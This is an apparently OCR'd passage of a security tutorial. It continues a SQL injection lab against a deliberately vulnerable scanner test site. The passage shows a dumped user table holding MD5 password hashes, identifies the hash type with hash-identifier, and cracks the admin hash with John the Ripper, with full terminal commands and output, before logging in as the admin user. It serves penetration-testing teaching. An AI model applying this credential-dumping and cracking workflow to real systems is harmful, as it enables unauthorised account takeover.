
hash-identifier is a pre-installed tool in Kali Linux. hash identifier detects more than 200 hash types.

3.2. STEPS TO FIND ENCRYPTION FORMATS

Step 1:


To find the encryption format use the following command.

- hash-identifier



```
|  1 | admin    | 21232f297a57a5a743894a0e4a801fc3 | Admin | King  |
|  2 | testuser | 179ad45c6ce2cb97cf1029e212046e81 | Test  | User  |
+----+----------+----------------------------------+-------+-------+
2 rows in set

[+] Cached result displayed, use "replay" to re-execute the last select
sqlsus> ^Z
[1]+  Stopped                 sqlsus ./test.conf
root@kali:~# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   --------------------------------------------------------------------------
 HASH:
```

Enter the hashed text here.




```
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   --------------------------------------------------------------------------
 HASH: 21232f297a57a5a743894a0e4a801fc3

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+]  RAdmin v2.x
[+]  NTLM
[+]  MD4
[+]  MD2
```


Step 2:

Save the encrypted password in a text file using this command:

- # gedit pas.txt



```
[+]  md5($salt.md5($salt.$pass))
[+]  md5($salt.md5(md5($pass).$salt))
[+]  md5($username.0.$pass)
[+]  md5($username.LF.$pass)
[+]  md5($username.md5($pass).$salt)
[+]  md5(md5($pass))
[+]  md5(md5($pass).$salt)
[+]  md5(md5($pass).md5($salt))
[+]  md5(md5($salt).$pass)
[+]  md5(md5($salt).md5($pass))
[+]  md5(md5($username.$pass).$salt)
[+]  md5(md5(md5($pass)))
[+]  md5(md5(md5(md5($pass))))
[+]  md5(md5(md5(md5(md5($pass)))))
[+]  md5(sha1($pass))
[+]  md5(sha1(md5($pass)))
[+]  md5(sha1(md5(sha1($pass))))
[+]  md5(strtoupper(md5($pass)))

   --------------------------------------------------------------------------
 HASH: ^Z
[2]+  Stopped                 hash-identifier
root@kali:~# gedit pas.txt
```




```
21232f297a57a5a743894a0e4a801fc3
```

4. JOHN THE RIPPER

4.1. INTRODUCTION TO JOHN THE RIPPER

John the Ripper is a free password cracking tool developed by Open wall. Originally developed for Unix Operating Systems but later on developed for other platforms as well. It is one of the most popular password testing and breaking programs as it combines a number of password crackers into one package, auto detects password hash types, and includes a customizable cracker. It can be run against various encrypted password formats including several crypt password hash types commonly found in Linux or Windows. It can also be to crack passwords of compressed files like ZIP and also Document files like PDF.

John the Ripper comes pre-installed in Linux kali and can be run from the terminal as shown below:



```
root@kali:~# john
John the Ripper password cracker, version 1.8.0.6-jumbo-1-bleeding [linux-x86-64
-avx]
Copyright (c) 1996-2015 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION]         "single crack" mode
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
                  --pipe   like --stdin, but bulk reads, and allows rules
--loopback[=FILE]          like --wordlist, but fetch words from a .pot file
--dupe-suppression         suppress all dupes in wordlist (and force preload)
--prince[=FILE]            PRINCE mode, read words from FILE
--encoding=NAME            input encoding (eg. UTF-8, ISO-8859-1). See also
                           doc/ENCODING and --list=hidden-options.
--rules[=SECTION]          enable word mangling rules for wordlist modes
--incremental[=MODE]       "incremental" mode [using section MODE]
--mask=MASK                mask mode using MASK
--markov[=OPTIONS]         "Markov" mode (see doc/MARKOV)
--external=MODE            external mode or word filter
--stdout[=LENGTH]          just output candidate passwords [cut at LENGTH]
--restore[=NAME]           restore an interrupted session [called NAME]
--session=NAME             give a new session the NAME
--status[=NAME]            print status of a session [called NAME]
```

John the Ripper works in 3 distinct modes to crack the passwords:

1. Single Crack Mode
2. Wordlist Crack Mode
3. Incremental Mode

John the Ripper Single Crack Mode

In this mode John the Ripper makes use of the information available to it in the form of a username and other information. This can be used to crack the password files with the format of

Username: Password

John the Ripper Wordlist Crack Mode

In this mode John the Ripper uses a wordlist that can also be called a Dictionary and it compares the hashes of the words present in the Dictionary with the password hash. We can use any desired wordlist. John also comes in build with a password list which contains most of the common passwords.


4.2. STEPS TO DECRYPT THE PASSWORD

Copy the password from the table displayed using sqlsus and paste it to a text file. We have already found the hashing technique used to encrypt the password using **hash-identifier.** Now using **John the Ripper** find the encrypted password using following steps.

Step 1:

Clear the file named john.pot using the command:

- **# rm <path of the file>**




```
No password hashes left to crack (see FAQ)
root@kali:~# locate john.pot
/root/.john/john.pot
root@kali:~# rm /root/.john/john.pot
```


Step 2:

Detect the password using the following command (assume that the hashing technique used was MD5).

- **# john –format=raw-MD5<name of the text file where we store the encrypted password>**



```
root@kali:~# john --format=raw-MD5 pas.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
No password hashes left to crack (see FAQ)
root@kali:~# locate john.pot
/root/.john/john.pot
root@kali:~# rm /root/.john/john.pot
root@kali:~# john --format=raw-MD5 pas.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (?)
1g 0:00:00:00 DONE 2/3 (2019-11-04 18:23) 1.851g/s 5244p/s 5244c/s 5244C/s abbot
t..allstate
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~# 
```




Web Scanner Test Site

Results for: 4

ID	Name	Description	Price	Picture
4	Deluxe Rake	Premuim quality leave cleaneruper	$75	

The form based credentials are testuser/testpass, and the HTTP Basic credentials are btestuser/btestpass.

Privacy Policy



Web Scanner Test Site

Welcome back Admin King Logout

This site is setup to test automated Web Application scanners like AppSpider
You can view a sample report at http://www.webscantest.com/report/

DB tests:

DB Inject Tests Blind SQL Tests

CSRF tests:

Cross Site Scripting Tests CSRF Tests

5. HOW TO PREVENT ATTACK

